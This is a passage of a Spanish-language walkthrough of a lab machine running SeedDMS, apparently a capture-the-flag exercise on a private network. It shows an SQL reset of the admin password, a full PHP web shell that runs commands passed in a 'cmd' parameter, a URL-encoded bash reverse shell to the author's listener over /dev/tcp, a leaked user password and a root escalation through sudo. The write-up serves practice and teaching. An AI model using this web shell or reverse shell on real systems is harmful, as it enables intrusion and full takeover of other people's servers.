


si vemos lo que hay en la tabla users

```
update tblUsers set pwd='185f8db32271fe25fbb7ecd2e4f65556' where
login='admin';
```

```
Query OK, 1 row affected (1.644 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

Si intentamos acceder ahora nos dejara pasar con la nueva contraseña




ya aquí vemos que nos da opción a subir documentos como admin por lo tanto vamos a subir un documento el cual tenga un shell php

```
<?php
if (isset($_GET['cmd'])) {
  $comando = $_GET['cmd'];
  echo "<pre>";
```

```
  echo system($comando);
  echo "</pre>";
} else {
  echo "No se ha introducido ningún comando.";
}
?>
```


y la subimos como un archivo



Ya estaria subido

si introducimos la siguiente url seguidas de un comando veremos el resultado del comando en la cmd de la maquina ubuntu, asi que ya tendriamos acceso a esta.

http://192.168.232.147/seeddms51x/data/1048576/4/1.php?cmd=whoami



Lo que vamos a hacer es pasar esta cmd a nuestro servidor pasandola por el puerto 443


http://192.168.232.147/seeddms51x/data/1048576/4/1.php?cmd=bash%20-c%20%22bash%20%20-i%20%20%3E%26%20%20/dev/tcp/192.168.232.136/443%20%200%3E%261%22

Mientras escucharemos ese puerto con netcat, con lo que obtendremos acceso a la maquina linux.
Vamos a cambiar al usuario saket, el cual conocemos su contraseña Saket@#$1337

```
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/4$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.2 LTS
Release:        20.04
Codename:       focal
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/4$ su saket
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/var/www/html/seeddms51x/data/1048576/4$
```

Y el ultimo paso seria la escalada de privilegios, en esta maquina no hay flag el objetivo es conseguir acceder al usuario root.

Si hacemos un sudo -l nos indica que saket puede usar todos los comandos asi que hacemos cd root y listo.


saket@ubuntu:/home$ sudo -l
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sb
User saket may run the following commands on ubuntu:
(ALL : ALL) ALL
saket@ubuntu:/home$ sudo su
root@ubuntu:/home# cd /root/
root@ubuntu:~# ls
app.apk Desktop Documents Downloads Music Picture